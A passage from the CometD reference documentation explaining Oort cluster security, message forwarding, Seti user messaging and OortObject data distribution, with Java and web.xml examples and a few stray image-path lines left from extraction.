public class OortSecurityPolicy extends DefaultSecurityPolicy {
    private final Oort oort;

    private OortSecurityPolicy(Oort oort) {
        this.oort = oort;
    }

    @Override
    public boolean canHandshake(BayeuxServer server, ServerSession session, ServerMessage message) {
        // Local sessions can always handshake
        if (session.isLocalSession()) {
            return true;
        }

        // Remote Oort nodes are allowed to handshake
        if (oort.isOortHandshake(message)) {
            return true;
        }

        // Remote clients must have a valid token
        Map<String, Object> ext = message.getExt();
        return ext != null && isValid(ext.get("token"));
    }
}
```

The `Oort.isOortHandshake(Message)` method validates the handshake message and returns true if it is a handshake from another Oort node that has been configured with the same pre-shared secret. In this case, where you want to validate that the handshake attempt really comes from a valid Oort node (and not from an attacker that forged a message similar to what an Oort node sends), the pre-shared secret must be explicitly set to the same value for all Oort nodes, because it defaults to a random string that is different for each Oort node.

9.5.9. Broadcast Messages Forwarding

Broadcast messages (that is, messages sent to non-meta and non-service channels, (see also this section for further details) are by definition messages that all clients subscribing to the channel the message is being sent to should receive.

In an Oort cluster, you might have clients connected to different nodes that subscribe to the same channel. If `clientA` connects to `nodeA` , `clientB` connects to `nodeB` and `clientC` connects to `nodeC` , when `clientA` broadcasts a message and you want `clientB` and `clientC` to receive it, then the Oort cluster must forward the message (sent by `clientA` and received by `nodeA`) to `nodeB` and `nodeC` .

You accomplish this by configuring the Oort configuration servlets to set the `oort.channels` init parameter to a comma-separated list of channels whose messages are forwarded to the Oort cluster:

XML

```xml
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://java.sun.com/xml/ns/javaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/ns/javaee/web-
app_3_0.xsd"
         version="3.0">

    <servlet>
        <servlet-name>cometd</servlet-name>
        <servlet-class>org.cometd.server.CometDServlet</servlet-class>
        <load-on-startup>1</load-on-startup>
        <async-supported>true</async-supported>
    </servlet>
    <servlet-mapping>
        <servlet-name>cometd</servlet-name>
        <url-pattern>/cometd/*</url-pattern>
    </servlet-mapping>

    <servlet>
        <servlet-name>oort</servlet-name>
        <servlet-class>org.cometd.oort.OortMulticastConfigServlet</servlet-class>
        <load-on-startup>2</load-on-startup>
        <init-param>
            <param-name>oort.url</param-name>
            <param-value>http://host1:port/context/cometd</param-value>
        </init-param>
        <init-param>
            <param-name>oort.channels</param-name>
            <param-value>/stock/**,/forex/*,/alerts</param-value>
        </init-param>
    </servlet>
</web-app>
```

Alternatively, you can use `Oort.observeChannel(String channelName)` to instruct a node to listen for messages on that channel published to one of the known nodes it is connected to.


When `nodeA` observes a channel, it means that messages sent on that channel, but received by other nodes, are automatically forwarded to `nodeA` .

> Message forwarding is not bidirectional; if `nodeA` forwards messages to other nodes it is not automatic that the other nodes forward messages to `nodeA`. However, in most cases you configure the Oort nodes in the same way by the same initialization code, and therefore all nodes forward the same channels.

Forwarding of messages may be subject to temporary interruptions in case there is a temporary network connectivity failure between two nodes. To overcome this problem, it is possible to configure the nodes to enable the message acknowledgement extension (see also the acknowledgement extension section) so that, for short failures, the messages lost can be resent. Refer to the Oort common configuration section for the configuration details.

Remember that the message acknowledgement extension is not a fully persistent solution for lost messages (for example it does not guarantee message redelivery in case of long failures). CometD does not provide yet a fully persistent solution for messages in case of long failures.

Since it has the ability to observe messages published to broadcast channels, an Oort cluster can already implement a simple chat application among users connected to different nodes. In the example below, when `clientA` publishes a message on channel `/chat` (green arrow), it arrives on `nodeA`; since `nodeB` and `nodeC` have been configured to observe channel `/chat`, they both receive the message from `nodeA` (green arrows), and therefore they can deliver the chat message to `clientB` and `clientC` respectively (green arrows).



If your application only needs to broadcast messages to clients connected to other nodes, an `Oort` instance is all you need.

If you need to send messages directly to particular clients (for example, `clientA` wants to send a message to `clientC` but not to `clientB`, then you need to set up an additional component of the Oort clustering called *Seti*, see also the Seti section.

9.6. Seti

`Seti` is the Oort clustering component that tracks clients connected to any node in the cluster, and allows an application to send messages to particular client(s) in the cluster transparently, as if they were in the local node.

9.6.1. Configuring Seti

Keep the following points in mind when configuring Seti:

- You must configure an `org.cometd.oort.Seti` instance with an associated `org.cometd.oort.Oort` instance, either via code or by configuring an `org.cometd.oort.SetiServlet` in `web.xml`.
- There may be only one instance of `Seti` for each `Oort`.
- The `load-on-startup` parameter of the `SetiServlet` must be greater than that of the `OortServlet`.
- `SetiServlet` does not have any configuration init parameter.

A configuration example follows:

XML

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://java.sun.com/xml/ns/javaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/ns/javaee/web-
app_3_0.xsd"
         version="3.0">

    <servlet>
        <servlet-name>cometd</servlet-name>
        <servlet-class>org.cometd.server.CometDServlet</servlet-class>
        <load-on-startup>1</load-on-startup>
        <async-supported>true</async-supported>
    </servlet>
    <servlet-mapping>
        <servlet-name>cometd</servlet-name>
        <url-pattern>/cometd/*</url-pattern>
    </servlet-mapping>

    <servlet>
        <servlet-name>oort</servlet-name>
        <servlet-class>org.cometd.oort.OortServlet</servlet-class>
        <init-param>
            <param-name>oort.url</param-name>
            <param-value>http://host:port/context/cometd</param-value>
        </init-param>
        <load-on-startup>2</load-on-startup>
    </servlet>

    <servlet>
        <servlet-name>seti</servlet-name>
        <servlet-class>org.cometd.oort.SetiServlet</servlet-class>
        <load-on-startup>3</load-on-startup>
    </servlet>
</web-app>
```

9.6.2. Associating and Disassociating Users

`Seti` allows you to associate a unique string representation of a user with one or more `ServerSessions` (see also the concepts section for more details on `ServerSession`).

This normally occurs when the user first logs in to the application, and the unique string representation of the user can be anything that the user provides to authenticate itself (a user name, a token, a database ID). For brevity, this unique string representation of the user is called `userId`. The same `userId` may log in multiple times (for example from a desktop computer and from a mobile device), so it is associated to multiple `ServerSessions`.

In practice, the best way to associate a `userId` with a `ServerSession` is in a `SecurityPolicy` during authentication, for example:

JAVA

```
public class MySecurityPolicy extends DefaultSecurityPolicy {
    private final Seti seti;

    public MySecurityPolicy(Seti seti) {
        this.seti = seti;
    }

    @Override
    public boolean canHandshake(BayeuxServer server, ServerSession session, ServerMessage message) {
        if (session.isLocalSession()) {
            return true;
        }

        // Authenticate
        String userId = performAuthentication(session, message);
        if (userId == null) {
            return false;
        }

        // Associate
        seti.associate(userId, session);

        return true;
    }
}
```

Alternatively, you can perform the association in a `BayeuxServer.Extension` or in a CometD service (see also the services section), in response to a specific message that the client always sends after a successful handshake.

When a `Seti` instance first associates a `userId` with a session, it broadcasts a *presence* message on the cluster (on channel `/seti/all`, (see also the Seti listeners section) that tells all the other nodes where this `userId` is located.

In this way, all the nodes in the cluster know where a particular `userId` resides. Further associations of the same `userId` (with different sessions) on the same `Seti` do not broadcast any presence message, because other `Setis` already know that that particular `userId` resides in that `Seti`. The same `userId` can be associated in different nodes (for example, the desktop computer logs in – and therefore is associated – in `comet1`, while the mobile device is associated in `comet2`).

Similarly, you can disassociate a `userId` at any time by calling Seti.disassociate(userId, session). If the user disconnects or "disappears" (for example, it crashed or its network dropped), the server removes or expires its session and `Seti` automatically disassociates the `userId`. When the last disassociation of a particular `userId` occurs on a `Seti` instance, `Seti` broadcasts a presence message on the cluster (on channel `/seti/all`) that tells all the other nodes that `userId` is no longer present on that `Seti` (although the same `userId` might still be associated in other `Setis`).

9.6.3. Listening for Presence Messages

Applications can register presence listeners that are notified when a presence message arrives at a `Seti` instance:

JAVA

```java
Seti seti = ...;
seti.addPresenceListener(new Seti.PresenceListener() {
    public void presenceAdded(Event event) {
        System.out.printf("User ID %s is now present in node %s%n", event.getUserId(), event.getURL());
    }

    public void presenceRemoved(Event event) {
        System.out.printf("User ID %s is now absent in node %s%n", event.getUserId(), event.getURL());
    }
});
```

The URL `event.getURL()` returns is the URL of an Oort node; you can use it to retrieve the `OortComet` instance connected to that node, for example to publish messages (or to subscribe to additional channels):

JAVA

```java
final Seti seti = ...;
seti.addPresenceListener(new Seti.PresenceListener() {
    public void presenceAdded(Event event) {
        Oort oort = seti.getOort();
        String oortURL = event.getURL();
        OortComet oortComet = oort.getComet(oortURL);

        Map<String, Object> data = new HashMap<String, Object>
        data.put("action", "sync_request");
        data.put("userId", event.getUserId());

        oortComet.getChannel("/service/sync").publish(data);
    }

    public void presenceRemoved(Event event) {
    }
});
```

9.6.4. Sending Messages


After users have been associated, `Seti.sendMessage(String userId, String channel, Object data)` can send messages to a particular user in the cluster.

JAVA

```
@Service("seti_forwarder");
public class SetiForwarder {
    @Inject
    private Seti seti;

    @Listener("/service/forward")
    public void forward(ServerSession session, ServerMessage message) {
        Map<String,Object> data = message.getDataAsMap();
        String targetUserId = (String)data.get("targetUserId");
        seti.sendMessage(targetUserId, message.getChannel(), data);
    }
}
```

In the example below, `clientA` wants to send a message to `clientC` but not to `clientB`. Therefore `clientA` sends a message to the server it is connected to using a service channel so that the message is not broadcast, and then a specialized service (see also the services section) routes the message to the appropriate user using `Seti` (see code snippet above). The `Seti` on `nodeA` knows that the target user is on `nodeC` (thanks to the association) and forwards the message to `nodeC`, which in turn delivers the message to `clientC`.



9.7. Distributed Objects and Services

The Oort section described how it is possible to link nodes to form an Oort cluster. Oort nodes are all connected to each other so that they are aware of all the other peer nodes. Additionally, each node can forward messages that have been published to broadcast channels (see also this section) to other nodes.

Your application may need to maintain information, on each node, that is distributed across all nodes. A typical example is the total number of users connected to all nodes. Each node can easily know how many users are connected to itself, but in this case you want to know the total number of all users connected to all nodes (for example to display the number in a user interface). The information that you want to distribute is the "data entity" – in this case the number of users connected to each node – and this feature is named "data distribution". Having each node distributing its own data entity allows each node to know the data entity of the other nodes, and compute the total number of users.

Furthermore, your application may need to perform certain actions on a specific node. For example, your application may need to access a database system that is only accessible from a specific node for security reasons. This feature is named "service forwarding".

Oort and Seti (see also the java oort seti section) alone do not offer data distribution or service forwarding out of the box, but it is possible to build on Oort features to implement them, and this is exactly what CometD offers, respectively, with `OortObject` and `OortService`.


9.7.1. OortObject

An `org.cometd.oort.OortObject` instance represents a named composite data entity that is distributed in an Oort cluster. Each node in the cluster has exactly one instance of an `OortObject` with a specific name, and the `OortObject` contains N data entities, one of each node in the cluster. There may be several Oort objects in the same node, provided they all have different names.

The data entity may be the number of users connected to each node, or the number of games played on each node, or the list of chat rooms created on each node, or the names of systems monitored by each node, etc., depending on your application's business domain.

In the image below, you can see 3 nodes (`nodeA`, `nodeB` and `nodeC`), each containing an Oort object named "users" (in orange) that stores the names of the users connected to each Oort node. The data entity in this case is a `List<String>` representing the names of the connected users for each node.

`NodeA` has clients `Ca1` and `Ca2` connected, `nodeB` has only client `Cb1` connected, while `nodeC` has 3 clients connected. Oort objects are composites in that they store N data entities, also called *parts*, where N is the number of nodes in the Oort cluster. You can see that each Oort object is made of 3 parts (the innermost blue, green and red boxes); each part is colored like the node it represents. The part that has the same color as the node it lives in it's the *local* part.



Each Oort object can only update its local part: `nodeA` can only add/remove user names from its local (blue) part, and cannot add/remove from the remote parts (in green and red). Likewise, `nodeB` can only update the green part but not the blue and red parts, and `nodeC` can only update the red part, but not the blue and green ones.

If a new client connects to `nodeB`, say `Cb2`, then the application on `nodeB` takes the user name (`B2`) that wants to share with other nodes, and adds it to the Oort object on `nodeB`. The user name `B2` will be added to the green part of `nodeB`, and a message will be broadcast to the other nodes, which will also modify the correspondent green parts on themselves, adding a copy of `B2`. The remote parts of an Oort object can only be updated by messages internal to the `OortObject` implementation; they cannot be updated by application code directly.

Each Oort object instance *owns* only its local part. In the example, the user name `A2` is present in all the nodes, but it is *owned* only by the Oort object in `nodeA`. Anyone that wants to modify or remove `A2` must perform this action in `nodeA`. the `OortService` section shows how to forward service actions from one node to another.

`OortObject` allows applications to add/remove `OortObject.Listener` that are notified of modification of a part, either local or remote. Your application can implement these listeners to perform custom logic, see also the `OortObject` listeners section.

9.7.1.1. OortObject Specializations

While `OortObject` is a generic container of objects (like a `List<String>`), it may not be very efficient. Imagine the case where the list contains thousands of names: the addition/removal of one name will cause the whole list to be replicated to all other nodes, because the whole list is the data entity.

To avoid this inefficiency, CometD offers these specializations of `OortObject`:

- `OortMap`, an `OortObject` that contains a `ConcurrentMap`
- `OortStringMap`, an `OortMap` with `String` keys
- `OortLongMap`, an `OortMap` with `Long` keys

- `OortList` , an `OortObject` that contains a `List`

Each specialization replicates single operations like the addition/removal of a key/value pair in an `OortMap` , or the addition/removal of an element in an `OortList` .

`OortMap` provides an `OortMap.EntryListener` to notify applications of map entry addition/removal, either local or remote. `OortList` provides an `OortList.ElementListener` to notify applications of element addition/removal, either local or remote. Applications can implement these listeners to be notified of entry or element updates in order to perform custom logic, see also the `OortObject` listeners section.

9.7.1.2. OortObject Creation

`OortObject` are created by providing an `OortObject.Factory` . This factory is needed to create the data entity from its raw representation obtained from JSON. This allows standard JDK containers such as `java.util.concurrent.ConcurrentHashMap` to be used as data entities, but replicated among nodes using standard JSON.

CometD provides a number of predefined factories in class `org.cometd.oort.OortObjectFactories` , for example:

```java
Oort oort = ...;

// The factory for data entities
OortObject.Factory<List<String>> factory = OortObjectFactories.forList();

// Create the OortObject
OortObject<List<String>> users = new OortObject<List<String>>(oort, "users", factory);

// Start it before using it
users.start();
```

The code above will create an `OortObject` named "users" whose data entity is a `List<String>` (this is an example; you may want to use the richer and more powerful `OortList<String>` instead). Once you have created an `OortObject` you must start it before using it.

`OortObject` are usually created at startup time, so that all the nodes have one instance of the same `OortObject` with the same names. Remember that the data entity is distributed among `OortObject` with the same name, so if a node does not have that particular named `OortObject` , then it will not receive updates for that data entity.

It is possible to create `OortObject` on-the-fly in response to some event, but the application must make sure that this event is broadcast to all nodes so that each node can create its own `OortObject` instance with the same name.

9.7.1.3. OortObject Data Entity Sharing

One `OortObject` owns one data entity, which is its local part. In the example above, the data entity is a whole `List<String>` , so that's what you want to share with other nodes:

```java
```

```
OortObject.Factory<List<String>> factory = users.getFactory();

// Create a "default" data entity
List<String> names = factory.newObject(null);

// Fill it with data
names.add("B1");

// Share the new list with the other nodes
users.setAndShare(names);
```

Method `setAndShare(…)` will replace the empty list (created internally when the `OortObject` was created) with the provided list, and broadcast this event to the cluster so that other nodes can replace the part they have associated with this node with the new one.

Similarly, `OortMap` has the `putAndShare(…)` and `removeAndShare(…)` methods to put/remove the map entries and share them:

JAVA

```
OortStringMap<UserInfo> userInfos = ...;

// Map user name "B1" with its metadata
userInfos.putAndShare("B1", new UserInfo("B1", ...));

// In another place in the code

// Remove the mapping for user "B1"
userInfos.removeAndShare("B1");
```

`OortList` has `addAndShare(…)` and `removeAndShare(…)`:

JAVA

```
OortList<String> names = ...;

// Add user name "B1"
names.addAndShare("B1");

// In another place in the code

// Remove user "B1"
names.removeAndShare("B1");
```

Both `OortMap` and `OortList` inherit from `OortObject` method `setAndShare(…)` if you need to replace the whole map or list.

The `OortObject` API will try to make it hard for you to interact directly with the data entity, and this is by design. If you can modify the data entity directly without using the above methods, then the local data entity will be out of sync with the correspondent data entities in the other nodes. Whenever you feel the need to access the data entity, and you cannot find an easy way to do it, consider that you are probably taking the wrong approach.

For the same reasons mentioned above, it is highly recommended that the data that you store in an Oort object is immutable. In the `OortStringMap` example above, the `UserInfo` object should be immutable, and if you need to change it, it is better to create a new `UserInfo` instance with the new data and then call `putAndShare(…)` to replace the old one, which will ensure that all nodes will get the update.

9.7.1.4. OortObject Custom Data Entity Serialization

The `OortObject` implementation must be able to transmit and receive the data entity to/from other nodes in the cluster, and recursively so for all objects contained in the data entity that is being transmitted.

The data entity and the objects it contains are serialized to JSON using the standard CometD mechanism, and then transmitted. When a node receives the JSON representation of data entity and its contained objects, it deserializes it from JSON into an object graph.

In the `OortStringMap` example above, the data entity is a ConcurrentMap<String, Object> and the values of this data entity are objects of class `UserInfo`.

While the `OortObject` implementation is able to serialize a `ConcurrentMap` to JSON natively (because `ConcurrentMap` is a `Map` and therefore has a native representation as a JSON object), it usually cannot serialize `UserInfo` instances correctly (by default, CometD just calls `toString()` to convert such non natively representable objects to JSON).

In order to serialize correctly instances of `UserInfo`, you must configure Oort as explained in the Oort JSON configuration section. This is done by creating a custom implementation of `JSONContent.Client`:

JAVA

```java
package com.acme;

import org.cometd.common.JettyJSONContextClient;

public class MyCustomJSONContextClient extends JettyJSONContextClient {
    public MyCustomJSONContextClient() {
        getJSON().addConvertor(UserInfo.class, new UserInfoConvertor());
    }
}
```

In the example above the Jetty JSON library has been implicitly chosen by extending the CometD class `JettyJSONContextClient`. A similar class exist for the Jackson JSON library. In the class above a convertor for the `UserInfo` class is added to the root `org.eclipse.jetty.util.ajax.JSON` object retrieved via `getJSON()`. This root `JSON` object is the one responsible for CometD message serialization.

A typical implementation of the convertor could be (assuming that your `UserInfo` class has an `id` property):

JAVA

```
import java.util.Map;
import org.eclipse.jetty.util.ajax.JSON;

public class UserInfoConvertor implements JSON.Convertor {
    @Override
    public void toJSON(Object obj, JSON.Output out) {
        UserInfo userInfo = (UserInfo)obj;
        out.addClass(UserInfo.class);
        out.add("id", userInfo.getId());
    }

    @Override
    public Object fromJSON(Map object) {
        String id = (String)object.get("id");
        return new UserInfo(id);
    }
}
```

Class `UserInfoConvertor` depends on the Jetty JSON library; a similar class can be written for the Jackson library (refer to the JSON section for further information).

Finally, you must specify class `MyCustomJSONContextClient` as the `jsonContext` parameter of the Oort configuration (as explained in the Oort common configuration section) in the `web.xml` file, for example:

XML

```
<web-app ... >
    ...
    <servlet>
        <servlet-name>oort-config</servlet-name>
        <servlet-class>org.cometd.oort.OortMulticastConfigServlet</servlet-class>
        <init-param>
            <param-name>oort.url</param-name>
            <param-value>http://localhost:8080/cometd</param-value>
        </init-param>
        <init-param>
            <param-name>oort.secret</param-name>
            <param-value>oort_secret</param-value>
        </init-param>
        <init-param>
            <param-name>jsonContext</param-name>
            <param-value>com.acme.MyCustomJSONContextClient</param-value>
        </init-param>
        <load-on-startup>2</load-on-startup>
    </servlet>
    ...
</web-app>
```

Similarly, in order to deserialize correctly instances of `UserInfo`, you must configure CometD, again as explained in the Oort JSON configuration section. This is done by creating a custom implementation of `JSONContext.Server`:

JAVA

```java
package com.acme;

import org.cometd.server.JettyJSONContextServer;

public class MyCustomJSONContextServer extends JettyJSONContextServer {
    public MyCustomJSONContextServer() {
        getJSON().addConvertor(UserInfo.class, new UserInfoConvertor());
    }
}
```

Like before, the Jetty JSON library has been implicitly chosen by extending the CometD class `JettyJSONContextServer`. A similar class exist for the Jackson JSON library. Class `UserInfoConvertor` is the same class you defined above and it is therefore used for both serialization and deserialization.

You must specify class `MyCustomJSONContextServer` as the `jsonContext` parameter of the CometD configuration (as explained in the server configuration section) in the `web.xml` file, for example:

XML

```xml
<web-app ... >
    ...
    <servlet>
        <servlet-name>cometd</servlet-name>
        <servlet-class>org.cometd.annotation.AnnotationCometDServlet</servlet-class>
        <init-param>
            <param-name>jsonContext</param-name>
            <param-value>com.acme.MyCustomJSONContextServer</param-value>
        </init-param>
        <load-on-startup>1</load-on-startup>
        <async-supported>true</async-supported>
    </servlet>
    ...
</web-app>
```

To summarize, the serialization of the `ConcurrentMap` data entity of a `OortStringMap` will happen in the following way: the `ConcurrentMap` is a `Map` and is natively represented as a JSON object; the `UserInfo` values will be converted to JSON as specified by the `UserInfoConvertor.toJSON(…)` method.

The JSON obtained after the serialization is transmitted to other nodes. The node that receive it will deserialize the received JSON into a plain `Map` containing `UserInfo` value objects converted as specified by the `UserInfoConvertor.fromJSON(…)` method. Finally the plain `Map` object will be passed to the Oort object factory (see also the `OortObjects` creation section) to be converted into a `ConcurrentMap`.

9.7.1.5. OortObject Data Entity Merging

`OortObject` are made of parts, and applications may need to access the data contained in all parts. In the examples above, an application may want to be able to access all the user names from all nodes.

In order to access the data from all parts, `OortObject` provides the `merge(OortObject.Merger merger)` method. Applications can use mergers provided by `org.cometd.oort.OortObjectMergers` or implement their own, for example:

JAVA

```
OortList<String> names = ...;

// Merge all the names from all the nodes
List<String> allNames = names.merge(OortObjectMergers.listUnion());
```

Merging is a local operation that does not involve network communication: it is just merging all the data entity parts contained in the `OortObject`.

9.7.1.6. OortObject Listeners

When one node updates the data entity it owns, CometD notifies the other nodes so that they can keep in sync the data entity part correspondent to the node that performed the update. Applications can register listeners to be notified of such events, and perform their custom logic.

A typical example is when an application needs to show the total number of currently logged in users. Every time a user connects and logs in, say, in NodeA, then NodeB needs to be notified to update the total number in the user interface of the users connected to NodeB. The Oort object you use in this example is an `OortObject<Long>`, but you want to use CometD's built-in `org.cometd.oort.OortLong` in your application.

Since the application already updates the `OortObject<Long>` in NodeA, the correspondent `OortObject<Long>` in NodeB is updated too. The application can register a listener for such events, and update the user interface:

JAVA

```
// At initialization time, create the OortObject and add the listener
final OortObject<Long> userCount = new ...;
userCount.addListener(new OortObject.Listener() {
    public void onUpdated(OortObject.Info<T> oldInfo, OortObject.Info<T> newInfo) {
        // The user count changed somewhere, broadcast the new value
        long count = userCount.merge(OortObjectMergers.longSum());
        broadcastUserCount(count);
    }

    public void onRemoved(OortObject.Info<T> info) {
        // A node disappeared, broadcast the new user count
        long count = userCount.merge(OortObjectMergers.longSum());
        broadcastUserCount(count);
    }

    private void broadcastUserCount(long count) {
        // Publish a message on "/user/count" to update the remote clients connected to this node
        BayeuxServer bayeuxServer = userCount.getOort().getBayeuxServer();
        bayeuxServer.getChannel("/user/count").publish(userCount.getLocalSession(), count);
    }
});
```

Class `org.cometd.oort.OortObject.Info` represents a data entity part of an `OortObject` and contains the data entity and the Oort URL correspondent to the node that it represent. For this particular example, the `Info` objects are not important, since you are only interested in the total user count, that can be obtained by merging (see also the `OortObject` merging section). They can be used, however, to compute the difference before and after the update if needed.

Similarly, `OortMap` supports registration of `OortMap.EntryListener` that are notified when `OortMap` entries change due to calls to `putAndShare(…)` or `removeAndShare(…)`. `OortMap.EntryListener` are notified only when map entries are updated. To be notified when the whole map changes due to calls to `setAndShare(…)`, you can use an `OortMap.Listener` (inherited from `OortObject`) as described above. In some cases, the whole map is updated but you want to be notified as if single entries are changed; in this case you can use an `OortMap.DeltaListener`, that converts whole map updates into map entry updates.

`OortList` supports registration of `OortList.ElementListener` that are notified when `OortList` elements change due to calls to `addAndShare(…)` or `removeAndShare(…)`. `OortList.ElementListener` are notified only when list elements are updated. To be notified when the whole list changes due to calls to `setAndShare(…)`, you can use an `OortList.Listener` (inherited from `OortObject`) as described above. In some cases, the whole list is updated but you want to be notified as if single elements are changed; in this case you can use an `OortList.DeltaListener`, that converts whole list updates into list element updates.

9.7.1.7. OortObjects Synchronization Limits

`OortObject` instances synchronize their state by sending the data entity to other nodes.

